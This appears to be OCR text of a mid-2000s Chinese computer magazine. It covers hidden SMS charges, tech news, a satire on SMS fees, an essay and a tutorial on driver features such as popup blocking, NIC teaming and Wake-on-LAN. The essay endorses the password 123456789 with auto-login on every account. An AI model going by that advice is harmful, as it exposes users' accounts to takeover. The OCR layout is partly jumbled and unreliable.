作为提供服务一方——SP，会通过协议使用中国联通、中国移动分配的端口给用户提供短信服务。SP通过"免费"的形式吸引更多客户，合理地获取了更多的用户量。作为运营商的中国联通或者中国移动会给予SP不同的价格优惠，以每月SP的短信发送量为标准，提供不同的折扣。SP拥有庞大的用户群，一方面可以以低于市场价格（0.1元或者0.15元）的价格享受运营商的折扣，一方面可以吸引网络广告商的注意，赢得更多的广告收入。

另一类就是无需用户注册，即刻享受免费短信服务。用户按照软件的提示，直接输入对方号码即可。

无论哪种方式，对于用户来说，都可以享受一定程度的免费短信发送量。为什么要说"一定程度"呢？实际上，SP提供服务从某种程度上讲并不是真正的无偿。

短信服务不免费

手机用户作为短信的消费者，确实有权知道自己的钱是如何花的。"免费短信软件"的提供者多为某个网站，免费发送短信软件的平台多和网站本身的短信平台使用同一个发送途径，软件注册用户和网站注

AMD捧场WAPI 意在一石二鸟

对于中国人提出的无线局域网安全标准WAPI，Intel态度一直不太明朗。在各方关系的影响下，中国将WAPI推广成为国际标准的计划于近日在德国法兰克福举行的国际标准组织特别工作会议上再次受挫。就在WAPI遭遇新败、心中失意时，AMD向它伸出了　　枝。AMD掌门人——AMD董事局主席、CEO海克特·鲁尔兹3月1日在上海公开表态，称AMD坚决支持WAPI。



AMD CEO海克特·鲁尔兹（右）与AMD公司副总裁兼中国总经理郭可尊女士（左）

上榜理由：有分析家指出，AMD此举意在一方面在利用WAPI“腰斩”迅驰，扳回在笔记本电脑产品上的劣势，另一方面，争取中国政府和企业的好感，增加OEM合作伙伴。不过，国人最关心的还是WAPI的进展情况。

热　词

零头

中国电信、中国网通、中国移动、中国联通、中国卫通、中国铁通共同出台电话卡余额问题解决办法，在经短期技术调试后，用户关心的电话卡消费后的“零头”问题将在4月份得到妥善解决。

解密

山东大学王小云教授带领的密码研究小组经过一年多的研究，先后破译了包含MD5与SHA-1在内的系列Hash函数算法。SHA-1早在1994年便被美国政府采纳，目前是美国政府广泛应用的计算机密码系统。此举意味着美国政府在5年内将不能在使用该算法。

购物瘾

PChome日前宣布达成300万人次购物的目标，并邀请不少习惯网络购物的网友现身说法。其中购物最频繁的网友方小姐，3年来一共购物711次，几乎每天都会从网络购买商品，而不少学生也习惯透过网络比价，让自己购物绝对不吃亏。

P概念

今年的CeBIT流行什么？答案是英文字母“P”！P隐含的最大意义是Portable，即可移动式、可携带式的电子产品。音乐领域有iPod，游戏领域有PS2、PSP，手持装置有PDA、GPS、GPRS手机……

迅驰三代

继Sonoma之后的下一代迅驰平台代号为Napa将在2006年发布。迅驰三代Napa主要由Yonah（基于65nm工艺的双核心处理器）、Calistoga（Napa平台芯片组，集成更先进的图形芯片，具备更高效的电源管理机能，其可以让电池使用时间超过5小时）和Golan网络模块。 CF [XW04]

好好发

■本刊记者 张健　■选题提供：仁科（奖金100元）

册用户自然就都计算在网站的访问用户数内，这就很容易解释为什么有的“免费短信软件”用户数激增后，网站的访问量同时激增了。

作为消费者，手机用户为自己享受的服务付费理所应当，但让消费者为没有享受的服务买单就是一种侵害消费者权益的行为了。通过调查，记者发现某些“免费条款”存在误导消费者的行为。

假如某网站广告上说“现在注册XXX，即刻享受免费每月发XX条短信”，注意，“现在”只意味着“一段时间”内不收费！当用户发现半年后自己的手机费中涵盖了不明费用，这就说明SP在用户不知情的情况下向用户收费了。

另有一类收费方式类似对方付费，即你使用某些软件发送短信后并没有通过验证，也就是SP无法向用户收费，但短信接收者如果直接回复你发出的短信，他就会被扣除费用。



网站上，免费发送短信的广告比比皆是

谁为免费短信买单？

为什么接收短信的人会为发送者买单呢？原来，现在中国移动、中国联通使用了监控SP行为的MISC管理平台。在大部分地区，SP要收费必须经过用户的二次确认，只有用户主动发一个短信到SP的平台，才能被视为注册了SP的服务，才能允许被扣钱。因此，被动接收了短信后回复短信的行为就形成了真正意义上的“二次确认”。



遇到这样免费的午餐，你要仔细阅读格式条款

发送者的初衷是好的，接收者回复短信的行为也是情理之中，那么问题出在哪里了呢？对，SP在打MISC管理平台的擦边球！

记者从中国移动1860和中国联通10010客户服务中心了解到，手机用户如果发现此类行为，可以直接向他们申请退定该项服务，并且需要详细地叙述自己发现的SP的违规行为。SP的行为一经核实，轻者缴纳巨额罚款，重者立即被取消经营资质。 CF [XW03]

戏说移动七戒

■ 移动人

针对最近多位中国移动用户反映的“与中国联通、小灵通等外网手机短信沟通不平等”问题，身为一名全球通用户兼中国移动的忠实拥护者，我不得不出来主持公道以正视听。

本着“沟通从心开始”的精神，中国移动大胆地将与联通、小灵通等外网手机发送短信的资费定在0.15元，虽然比我们移动内部互发稍贵了一点，但移动人觉得这5分钱贵得应该。须知在小灵通单向收费，联通资费套餐变相降价的“恶劣环境”中，中国移动不降反升、逆潮流而上的果敢举措，正体现出他们以人为本的理念。各位要知道啊，这5分钱的计费，中国移动计算起来是多么的辛苦啊，有这时间人家在彩信、彩铃上动动心思好不好啊。为了能让我们与中国联通、小灵通用户顺利互通短信，中国移动跑断了腿、磨破了嘴，就为这，大家捐献5分钱只当给移动员工精神鼓励还不成吗?

鉴于此，针对日益增长的联通、小灵通短信群体和中国移动“进取”型的收费策略，我作为一名全球通手机用户，决定从即日起在发短信时严格执行以下七条戒律，以最大化节约沟通成本：

第一，务必充分利用一条短信70字的容量，苦练将三条并为两条，两条并为一条的基本功。

第二，对于对方发来的询问、确认短信，不得有　、啊、对、好的、可以、没错等词汇短语，一定要将中国移动赋予自己的70字的权利行使到底，屏幕上更不可留白。回复短信时切不可带有疑问句、反问句，使得对方再次发送短信询问，对于两条内容大体重复或反复询问的短信，概不回答。

第三，为了在有限的字数内完整、充分地表达语句，禁止在短信中使用空格、标点符号和表情符号等没有实际意义的符号，将空间留给文字。洋洋洒洒、一气呵成的短信将是本人追求的终极境界，并尽量节约使用各种程度副词和形容词，平铺直叙地表达所述事情。

第四，苦练拟写电报的基本功，具体方法可参照《新版小学生应用文习题大全》的相应指导。

第五，严格杜绝一切　山、聊天、打情骂俏和企图　山、聊天、打情骂俏的短信，将短信切实投入到工作、学习等具有实际意义的事情上，绝不辜负中国移动为我们开通短信的初衷。

第六，如果由于个人文字功底不过关，出现个别短信不能在一条以内解决的“重大失误”，则按照以下应急预案执行：在短信前插入“(1/2)”字符。给对方造成短信未完的假象，至于后面“消失”的“(2/2)”短信，大可在日后朋友见面时归罪于“手机网络问题”。

第七，如实记录每一条短信的发送日期和时间，月底到移动营业厅详查账单，并与记录仔细核对，发现计费错误要当场与营业员“死磕”，直至获得双倍返还。

以上条款本人将严格执行，望各位朋友监督。同时，我已将自律条款提交中国移动总公司，建议全体中国移动手机用户贯彻执行。CF [XW05]

简单永恒

■ Driver

我在电脑上“混”的时间并不算短，反正已经超越了“菜鸟”的水平，但我却对电脑彻底丧失了信心。为什么？一次偶然的机会，我看了一片关于弱口令的文章，之后把所有的密码都修改了一番：1个QQ号，4个邮箱，再加上众多论坛、网络硬盘、网站空间等，每个密码都由数字、字母、符号组成，那复杂程度，我估摸再厉害的暴力破解软件都不能攻破。没想到，光记忆这些密码，我就费了九牛二虎之力！

事后想想，修改密码的初衷到底是为了防外人还是防自己呢？我也累了，便一鼓作气地把所有密码都改成了123456789，而那些优化软件也都被我“逐出门外”。每当我的电脑一开机，所有的软件就自动运行：邮件自动收取，QQ自动登录，论坛自动处于版主控制状态。我所做的就是看看邮件、发发帖子、聊聊QQ、搞搞技术……事实上，信息时代，我的生活不过如此，日复一日，到也其乐融融，比以前那种紧张　　的生活好太多了。说来也怪，至今，我还没有任何一个密码被盗。

我最羡慕的电脑生活就是舒舒服服用电脑，远离病毒，远离广告，远离网上购物中的尔虞我诈……安安心心过日子，享受生活，那该多好啊！我曾把这想法告诉过一个朋友，他听了大呼缘分并让我看了他的爱机。那只是台普通的联想电脑，不错的配置只装着Windows 98，其他任何软件是少之又少，因为他只玩游戏，所以电脑很空。但不知怎么的，没有装任何杀毒软件的他，一年多了竟然百毒不侵，而且ADSL下载速度能达到300多k，我用的光纤宽带才不到200k。

我不禁要说，深陷于资讯爆炸的IT时代，你是否每天都在四处奔波，却又深感迷茫？你还在为那些亮丽的外表、酷　的技术、诱人的功能而心动吗？我们真的应该只用自己需要的，不铺张，不浪费，别笑话我落伍，因为我可以把钱用在刀刃上。不跟风，不盲从，时时有方向，处处是精彩！只要简简单单，一切都会那么美好！ CF [XW06]

硬件驱动十面埋伏,更多潜能等你发掘

硬件三国之驱动十面埋伏

话说三国曹操仓亭之战用程昱之计率领10位猛将带十对人马十面埋伏大败袁绍二十万大军，而今我们的电脑之中安装硬件驱动之后也潜伏着许多猛将，只要你找到它们并将它们启用，你便会发现，你的十面埋伏一样可以无往而不利，根本无需再假手其他第三方的软件。今天就请跟我来看硬件三国之驱动十面埋伏。



■夏宇 董菲 航瑞 昭毅

1 显卡驱动埋伏广告杀手

现在几乎每个网站都有弹出式网页，每次 览网页的时候，都会自动弹出各种广告或无用的窗口，这些窗口一般也没有什么地址栏、工具栏等，就是个单独的窗口或者是打开几个其他网站的网页，如果网速较慢的情况下，你还得等它们全部弹出来后才能正常 览你的目的页面，当然过后你还得一个一个地将它们关闭掉。以往要阻止这些自动弹出各种广告或无用的窗口，需要安装第三方的专门工具软件才能实现阻截。

为了清洁 览、提高网页的访问速度，使用nVIDIA芯片显卡的朋友只需安装版本为61或以上的nVIDIA ForceWare驱动程序后(目前官方最新正式版本为:71.84)，就可启用其新增的“阻止跳出式窗口扩展程序”来阻止弹出式窗口的骚扰，或是使用自定义功能，让用户为每个应用分配一个设置。该驱动程序支持nVIDIA从TNT时代至今的全系列显卡。

第一步:从http://www.mydrivers.com/dir112/d45092.htm下载驱动程序，运行安装，结束后重新启动计算机。

第二步:单击“开始→控制面板”找到“nVIDIA nView Desktop Manager”双击，打开后单击“启用”按钮就可以进行设置了(见图1)，在桌面单击右键弹出的快捷菜单中也会发现多出了“nView 属性”。

第三步:在“nView Desktop Manager”设置框中选择“应用程序”选项卡，按下“应用程序”标签的“增强”按钮(见图2)，即可弹出应用程序增强设置对话框，将“添加Internet Explorer阻止跳出式窗口扩展程序”勾选，并按下“应用”即可启用阻止跳出式窗口扩展程序，”，其下面的“属性”按钮就变为可用(见图3)。

第四步:对阻止跳出式窗口扩展程序进行设置，按下“应用程序增强”框中的“属性”即弹出“跳出式窗口阻止设置”对话框(见图4)，在它的“设置”选项卡下可以设置弹出式窗口被封锁时的提醒及显示方式。

如当勾选了“播放声音”项后，当有弹出式窗口被拦截时PC喇叭会发出“ ”的报警声，勾选“短暂预览跳出式窗口”并设置预览时间后，就可在设定时间内预览将被拦阻的窗口随即程序会把它关闭，如果你对预览的内容



图1



图2



图3



图4




图 5



图 6



图 7




图 8

发生兴趣不想关闭它时，就需要勾选“短暂预览跳出式窗口”下的“预览后逐渐消失”项，那么按下Ctrl键就可保留窗口了(见图5)。通过“允许”选项卡(见图6)中的“添加”按钮，可以设定一个或多个允许弹出窗口的网站，以后访问这些网站时程序将不阻止它们的弹出窗口，当不允许某个或全部网站弹出窗口时可用“删除”或“删除所有”按钮来执行。在“过往记录”选项卡(见图7)下可以查看和删除被阻止的弹出窗口历史数目和网址或是设置允许弹出窗口的网站，及设置删除弹出窗口历史记录的期限。

第五步: 览网站的过程中，要查看被阻止的窗口时，右键单击Internet Explorer 览器的“标题栏”选取“nView选项→阻止Internet Explorer跳出式窗口→查看最近封锁的跳出式视窗”在显示的横条内单击要查看的网址即可。

第六步:如果需要临时允许某个网站的所有弹出式窗口运行，右键单击Internet Explorer 览器的“标题栏”勾选“nView选项→阻止Internet Explorer跳出式窗口”下的“允许显示本网站跳出式窗口”项即可。当要临时更改该网站的弹出式窗口被封锁时的提醒、显示方式时，选取“nView选项→阻止Internet Explorer跳出式窗口”的“编辑”项，在弹出的对话框中选择需要的方式后“确定”即可(见图8)。需要注意的是这些更改仅对该网站的本次 览有效(不会更改已设定的阻止跳出式窗口扩展程序“属性”中的设置)。关闭该网页重新 览这个网站时，上面的临近设置无效，阻止跳出式窗口程序仍按照“属性”中的设置运行。

小提示

nVIDIA驱动程序自带的阻止跳出式窗口程序，不能阻止弹出式的ActiveX控件安装窗口。如:3721上网助手、百度搜索伴侣等。

2 显卡驱动埋伏双显奇兵

用电脑当然要工作与娱乐两不误，最理想的工作方式一边做文字处理，一边则在网上看电影。现在，主流的nVIDIA、Radeon的显卡基本上都支持双输出，如果你可以看到显卡有两个视频输出口，那么祝贺你，你可以连接两个独立的显示设备了。我们分别来看看两者的设置步骤。

1.nView设置双显输出

打开控制面板中的nView桌面管理软件，选中“自定制配置”，然后进入多显示模式，在这里，默认的显示方案是“单一监视器”。这里我们可以根据需要来选择双头输出的方式(见图9)，譬如跨越方式(将两台显示器组成一台)、复制方式(在两台显示设备上使用完全一样的显示参数)和DualView(可以分别设置两台显示设备的分辨率、颜色数等参数)。

接下来，我们可以设定哪一台显示器是显示器1，哪一台显示器是显示器2。可以将显示器1可以用来显示工作窗口，而显示器2则设置为用来看电影。对于“Dualview原始多显示器模式”，可以分别为两台显示设备设定显示方式(见图10)。

2.设置Radeon显卡的双显输出

ATi的镭系列(Radeon)显卡作为目前市面上惟一可以与nVIDIA抗衡的显卡产品，其性能自然不容小 。主流的ATi显示卡基本上全都支持双头技术。

在桌面上单击鼠标右键，然后在弹出的快捷任务菜单中，单击“属性”，进入“显示属性”窗口。在“显



图 9



图 10

示属性"窗口中，单击"设置→高级"，打开ATi显卡的设置对话框。默认时，显示方案为"单一监视器"。而当我们通过AV线或S-Video线，将电视机的AV端口与显卡的视频输出端口连接起来之后，"TV"设置面板被激活，此时可以对显示卡"视频输出"进行相关的设置。

(1)显示器(监视器)的设置

单击"监视器"按钮，然后在其设置窗口中(见图11)，我们可以设置电脑显示器的刷新频率(仅限于Windows 2000/XP)和行、场中心位置及行、场幅度大小。另外，通过"高级"设置，我们还可以调整多显示器时的显示同步方式。

(2)视频输出(TV)的设置

当我们单击"TV"按钮(红色:关闭，绿色:开启)，即可对该显示卡输出到电视(TV)的各种信号参量进行设置，例如:亮度、对比度、屏幕大小、屏幕位置、复合信号清晰度、闪烁消除、电视制式(PAL、NTSC等)等等。


(3)多显示器方式

ATi管"双显输出"叫做"双头技术"，即一个显卡可以同时为两台以上的显示器提供显示支持。在"显示属性→设置"中，以鼠标右键单击2号显示器，随后，选择"启用"(见图12)。

接下来，勾选"将我的Windows桌面延伸至这个显示器上"。如果不选中这个选项框的话，那么第2号显示设备上将没有任何显示内容。确定之后，我们只要将任何一个应用程序窗口，拖到第1号显示设备的显示区域之外时就能从第2台显示设备上见到这个应用程序窗口。


图11


图12


图13

另外，我们还可以根据ATi的双头显示的快捷方式，将某个应用程序从某台显示设备上快速转移到另一台显示设备上。方法是用鼠标右键单击任务栏中的任务，在弹出的快捷菜单中，执行"移动至监视器1"或"移动至监视器2"(见图13)。

小提示

许多Intel主板的笔记本集成的Intel Extreme Graphics系列显卡也具有此功能，操作方法基本相同。

3 显卡驱动埋伏虚拟桌面幻象

显示屏幕太小，桌面上东西太多，你想享受多桌面带来的乐趣与便捷吗？如果你使用的是GPU核心的nVIDIA显示卡，这就不是什么大问题，在控制面板里修改nView桌面管理器的设置就可以轻松实现。

nView桌面管理程序最高支持32个虚拟桌面，每一个虚拟桌面对于用户来说都是完全可定制的，比如说每个不同的虚拟桌面都采用不同的墙纸，并且控制不同的应用程序在不同的虚拟桌面显示。比如说，你可以分别定制三个不同的虚拟桌面，文档、Internet和演示,然后让Microsoft Excel和Word仅仅出现在的文档虚拟桌面，让 览器窗口和MSN出现在其中Internet窗口，让PowerPoint出现在演示窗口，由于你可能随时随刻都需要接受电子邮件，你可以让电子邮件程序在任何一个虚拟桌面中启动。如果你害怕错过MSN上的朋友发送过来的消息，还可以让这个应用程序的窗口在当前桌面中。

特别要指出的是，nView提供了高级透明效果使得用户可以更快的访问或者监视原来本遮挡的窗口的内容，而不用在两个窗口之间来回切换，这可比注销来得快多了！你还可以设置是否使应用程序的窗口在移动的时候有透明效果，你会发觉你的爱机会出现完美超 的效果！如图14所示。

nView的虚拟桌面之间的内容互不干扰，但可以在不同的桌面之间发送信息。还不赶紧试试？

第一步:以系统管理员的身份登录到系统，否则会说你没有修改权限的哟！然后打开"控制面板"，双击"nVIDIA nView桌面管理器"，出现一个下图所示的对话框，我们创建多桌面显示的操作就在此对话框中完成，先给"启用nView桌面管理器"打上对勾，然后再单击"向导"按钮(见图15)。


图14


图15

第二步:依次进行向导程序的11个步骤，这些步骤的操作很直观。我们这里就不一一说明了。不同版本的nVIDIA显示卡驱动可能有不同的设置界面，所以以上的内容仅仅作为一个参考。最后要说明的是，

完成多桌面配置的时候，你可能会被要求安装IE6。那怎么说？当然是要装一下了，不要告诉我你还舍不得换！虽然前文讲我们可以设置32个桌面，这只是理论上的说，就像磁盘理论上也可以分成N个分区一样，推荐你应该把桌面的数量控制在4个以下，不然当心的系统资源很快告 ，机器变成了蜗牛。

第三步:完成配置，你可能已经发现你的右键菜单发生了变化。比如右击桌面或者查看应用程序的系统菜单时，都会出现图16所示的菜单，切换桌面的操作就在此菜单中完成。如果你嫌这样切换桌面太麻烦，你也可以定义快捷键，这样就不怕领导突然来袭，忙得手忙脚乱了(见图17)！



图 16




图 17

4 声卡驱动埋伏 PC 调音台

声卡是一台多媒体计算机的重要设备之一，一般说来有板载声卡和独立声卡之分，板载声卡较独立声卡需要更多处理器资源协同处理音频流数据，因而也给人们留下了性能低下的印象，它的型号和功能主要取决于板载的音效芯片。由于板载音效芯片处理能力的不断提升、主流处理器频率在2GHz以上的配置下，板载声卡和普通独立声卡之间的性能差异越来越小了。

有时候实大家只注意关注硬件，却忽略了同样重要的软件——声卡的驱动程序。现在各芯片厂商都经常更新自己的驱动程序，而新版的驱动里往往都会添加一些新的功能，下面我们就以 Realtek Semiconductor(瑞 半导体)的ALC系列最新的3.70版驱动为例，看看新版本的驱动给我们带来了怎样的惊喜。

首先我们可以从 http://www.mydrivers.com/dir112/d44868.htm 下载到3.70版的驱动。



图 18


图 19

安装后重启电脑，任务栏里会多出一个声音图标 ，双击它即可打开主程序界面，可以看到我的电脑声卡芯片型号是ALC202A，DirectX版本为9.0。

在音效选项卡里，我们可以方便地设置环境音效，比如房间、音乐厅等，十分有趣。还可以选择是否进行人声消除，只要你在播放音乐是打开这个功能，你的电脑就变成了一台点唱机，自己想怎么唱就怎么唱了(见图18)。

均衡器(EQ)，就是我们在 Winamp 等播放软件上见到的那种调节器。上面都标着记号，说明是什么频段。一般电脑常用的是十段均衡，就是调节十个频段。很多声卡都内置了十频段的硬件EQ，能够对十个频段进行增益或衰减的操作。在均衡器选项卡里可以方便地设置各种均衡效果，你可以选择预设的各种效果，也可以自己调制效果，足以满足你的各种要求(见图19)。

当你调节完毕后，将结果保存下来，你就拥有了自己的EQ方案。试试看，效果应该不错。只要你有耐心，总会找到适合你的EQ设置，从某种程度上说，你已经充分挖掘了声卡的价值。瑞 的这款驱动就给大家介绍到这里吧，拥有ALC系列芯片的用户赶紧去DOWN这款驱动，绝对物超所值！

小知识

各频段是干什么用的，对声音的影响是怎样的呢？

超低音:20Hz～80Hz，调节使得声音强而有力。能控制低音鼓、管风琴和贝司的声音。过度提升会导致音乐低音变得混浊。大多数音箱对于这一范围的声音不能回放，因此不用太在意。

低音:80Hz～200Hz，是声音的基础部分，其能量占整个音频能量的70%，是表现音乐风格的重要部分。调节得当时，低音弹性很好，声音丰满柔和，不足时声音单薄，没有厚度。过度提升时会使声音发闷，明亮度下降，鼻音增强，有些年代久远的录音的感觉。

中低音:200Hz～500Hz，是声音的主要结构部分，人声位于这个位置。不足时，人声会被音乐压制，声音干涩且软绵绵的，适当提升时会感到人声变得浑厚有力，提高人声的力度和厚度。提升过度时会使低音变得生硬，人声与音乐脱节，且清晰度受到影响。

中音：500Hz～3kHz，大多数乐器的泛音在这一区域，是打击乐器的特征音。调节得当时声音清晰度好且声音很亮，不足时声音模糊不清。过度提升时会产生一种金属声。

高音:5kHz～8kHz，是影响声音层次感的区域。过度提升可以做出人声的齿音，但是耐听度下降。

极高音:8kHz～20kHz，调节得当时，三角铁声音的通透感和颗粒感高，过度提升会使声音不自然，易烧毁高频单元。

5 网卡驱动埋伏无敌双枪




图 20




图 21




图 22




图 23

现在的市面上越来越多的主板都内置了双100M网卡，高端的更是双1000M卡。笔者发现，大部分人只使用了其中的一块网，难道另外一块就没什么用了吗？当然有，这就是下面我们要讲的用Intel Proset驱动来打造双网卡无敌双枪。

双网卡，就是通过软件将双网卡绑定为一个IP地址，许多高档服务器网卡(例如Intel8255x系列、3COM服务器网卡等)都具有多网卡绑定功能，可以通过软硬件设置将两块或者多块网卡绑定在同一个IP地址上，使用起来就好像在使用一块网卡。

多网卡绑定的优点不少，首先，可以增大带宽，假如一个网卡的带宽是100M，理论上两块网卡就是200M，三块就是300M，当然实际上的效果是不会是这样简单的增加的，不过经实际测试使用多个网卡对于增加带宽，保持带宽的稳定性肯定是有 益的，如果交换机等相关条件不错的话，这个效果还是很能令人满意的。

其次，可以形成网卡冗余阵列、分担负载，双网卡被绑定成"一块网卡"之后，同步一起工作，对服务器的访问流量被均衡分担到两块网卡上，这样每块网卡的负载压力就小多了，抗并发访问的能力提高，保证了服务器访问的稳定和畅快，当其中一块发生故障的时候，另一块立刻接管全部负载，过程是无缝的，服务不会中断，直到维修人员到来。好的，让我们马上动手吧。

先用网线将两块网卡全部联上交换机。下载英特尔Intel Pro 100/1000系列网卡最新驱动程序9.2版For Win2000/XP/2003(http://www.mydrivers.com/dir109/d43682.htm)，这是Intel 自己的网卡驱动包，基本支持所有的基于Intel芯片的网卡。安装驱动程序，进行绑定设置。

第一步:打开设备管理器，双击网卡图标即可看到属性，在Teaming选项卡可以看到当前的默认绑定情况为"无绑定(Do not team this adapter)"(见图20)。

第二步:点击"Team with other adapters"，再点旁边的"new team"按钮即可打开如图21所示的"绑定向导"，首先填写绑定后的名称，点击下一步。

第三步:选择需要绑定的多块网卡(这里使用主板集成的两块网卡做绑定)。同样点击下一步(见图22)。

第四步:选择绑定类型为第二种"adaptive load balancing"，点击下一步后完成(见图23)。

小提示

★百兆和千兆网卡都可以用来绑定，但不要把10M网卡和100M网卡绑定在一起，那样根本起不到提升作用。

★如果你使用的是不是Intel的网卡也没有关系，请参阅本刊2004年12期《双卡奇兵 网速大跃进》一文，它会教你用XP的桥连实现双网卡提速。

6 网卡驱动埋伏异地唤醒术

一般目前在使用的中的主板都支持键盘、调制解调器唤醒开机和网络唤醒开机等功能，随着网络技术的发展，联网的电脑越来越多，异地办公的需求增加了。同一个局域网内，常常会因为需要联络的电脑因为种种原因关机了，隔着几层楼，跑过去不累死才怪呢！这个时候你一定会想到通过网络来唤醒那台不该睡眠的计算机吧！然而这方面的资料太少，以至于不少已支持网络唤醒的电脑并没有调试正确，唤醒功能也成了聋子的耳朵一摆设。下面我们就来看看到底怎样设置网卡的异地唤醒功能。

1.硬件方面的需求

首先主板要支持。支持网络唤醒的主板一般在PCI插槽

附近有一个三脚插座，旁边标注"WOL"(Wake On Lan)。在BIOS设置中设置允许网络唤醒，即将BIOS中"Wake On LAN"或者"Resume by LAN"选项设置为"Enable"。

其次必须要有网卡支持。这类网卡在板卡上比一般的网卡多了一个三脚插座，并且通常还附带一条专用的三芯连接线，该线是用来连接主板和网卡之间的三脚插座。对于某些集成网络唤醒功能网卡的主板来说，没有三脚插座，更不需要专用的三芯连线。

最后还必须要使用ATX电源，而且其+5V Standby电流必须比较大，根据Intel的建议，它需要在600mA以上。该电流的大小可以从电源外部标识中的+5VSB栏里查到。

2.查机器的Mac地址

要唤醒机器，首先要知道是唤醒谁。由于被唤醒的计算机处于关机状态，也就没有了IP地址和计算机名字，唯一能标识其身份的只有内部网卡的物理地址，即MAC地址，该地址是全球惟一，每块网卡的MAC地址均不相同。最简单的方法是在DOS状态下输入:ipconfig /all，一般最后面的一行Physical Adress就是你网卡的MAC地址。

当用户知道被唤醒的计算机MAC地址后，通过另外一台计算机向网络上发出含有该地址的特殊数据包。此时，被唤醒的计算机虽然处于关机状态，内部网卡控制芯片通过专用连线所送来的电流，仍然可以接收和处理网络上的数据包。因此控制芯片通过检查数据包内的MAC地址，就可确认自己就是该数据包的收件者，然后通过专用连线发出开机信号，通知主板开机启动。



图24



图25

3.驱动软件使用

为了唤醒网络上的计算机，必须发出一种特殊的数据包，一般只有专用软件才能产生。比如AMD公司制作的Magic Packet，这套软件可以生成网络唤醒所需要的特殊数据包。该数据包包含有连续6个字节的"FF"和连续重复16次的MAC地址。Magic Packet受到很多网卡制造商的支持，大部分具有网络唤醒功能的网卡都能与之兼容并随卡提供，所以我们把它看作是网卡的驱动程序的一部分。它可以在http://down.kjsc.com.cn/html/010062001052902.html下载到。

第一步:运行magpac.exe，其界面如图24所示。

第二步:选择"Magic packets→Power On One Host"，出现如图25所示的画面。

第三步:在"Destination Ethernet Address"对话框中填入所要唤醒的计算机MAC地址，然后单击"Send"，远远地你似乎就能听到" "的一声，那是对方计算机在启动了。

7 主板驱动埋伏动态超频大法

目前不少主板都支持动态超频技术，虽然有人仍对动态超频的实际效用颇有微词，但动态超频还是满足了众多超频爱好者的需求。各大主板厂商用来实现动态超频的技术也是八仙过海，各显神通。这里笔者就较早提出动态超频概念的微星D.O.T做一个简单的介绍。

D.O.T(Dynamic Overclocking Technology)动态超频技术是微星包含在智能芯CoreCell下的一个技术。它可以针对程序执行时的CPU使用率，来调整CPU的运作频率。举例来说，当您在进行3D游戏、或是影像处理这种需要大量CPU资源的行为时，CPU运作频率会提升一定幅度，帮助计算机以更佳的效能来进行游戏或是影像的计算。但当您在上网或是做硬盘重组这种一般行为时，CPU则维持原本的速度来运作。

传统的手调超频时，计算机就在未死机前一直在超频的状态下使用，很有可能损坏硬件，减短CPU寿命。而动态超频的幅度都是在CPU所能接受的合理超频范围之内，不需要在有这样的顾虑。

CoreCell芯片被微星称为"智能芯"，微星的新款主板上都集成了这块芯片。CoreCell芯片为微星主板提供了超频的硬件支持，它自身还能够提供很多其它的功能比如电源管理，使用寿命管理等，通过BIOS设置以及相关软件的配合能够将这颗智能芯的功能充分发挥出来。

第一步:在BIOS设置界面中开启动态超频。

在BIOS设置界面的"Frequency→Voltage Control"选项中的第二项就是"D.O.T Range"，共有7个选项供用户选择:Disabled(关闭动态超频)、Private(士兵)、Sergeant(军士)、Captain(上尉)、Colonel(上校)、General(将军)和Commander(司令)，取名非常形象，超频的幅度是依次上升的。其中第3级Captain也是BIOS中"Load High Performance Defaults"的缺省值。一般来说，只要保证散热条件良好，设定到General或Commander应该是没问题的(见图26)。

第二步:用CoreCenter管理软件设置动态超频。

CoreCenter是微星为CoreCell芯片量身定做的配套软件，主要功能是通过CoreCell实现超频、监控和设置各种相关参数 。

CoreCenter界面直观明了，分为左中右三块。左边一栏从上到下依次显示的是当前CPU的各个电压状态，点击最左边的小红箭头，可以调节FSB、CPU核心、内存和AGP的电压，这些都是超频的关键设置，按OK按钮使设置生效(见图27)。

左边的四个按钮的作用很明确：Auto即自动超频，按下之后软件就会自动对外频以1MHz为单位尝试超频，整个过程无需干预，可以看到中间显示出来CPU的工作频率在不断增加，直到超至CPU坚持不住自动重启为止。软件会自动将重启之前的最后一次稳定超频状态保存下来，重启之后自动加载生效，这样CPU就工作在软件测试出来的最高频率下；Default恢复为缺省值，也就是当前BIOS里面的设定状态；点击Save则可以将当前状态保存下来，下次启动软件时就能够自行加载保存的设置。在此过程中随时按下“Stop”键则将频率固定为正在调试的位置。

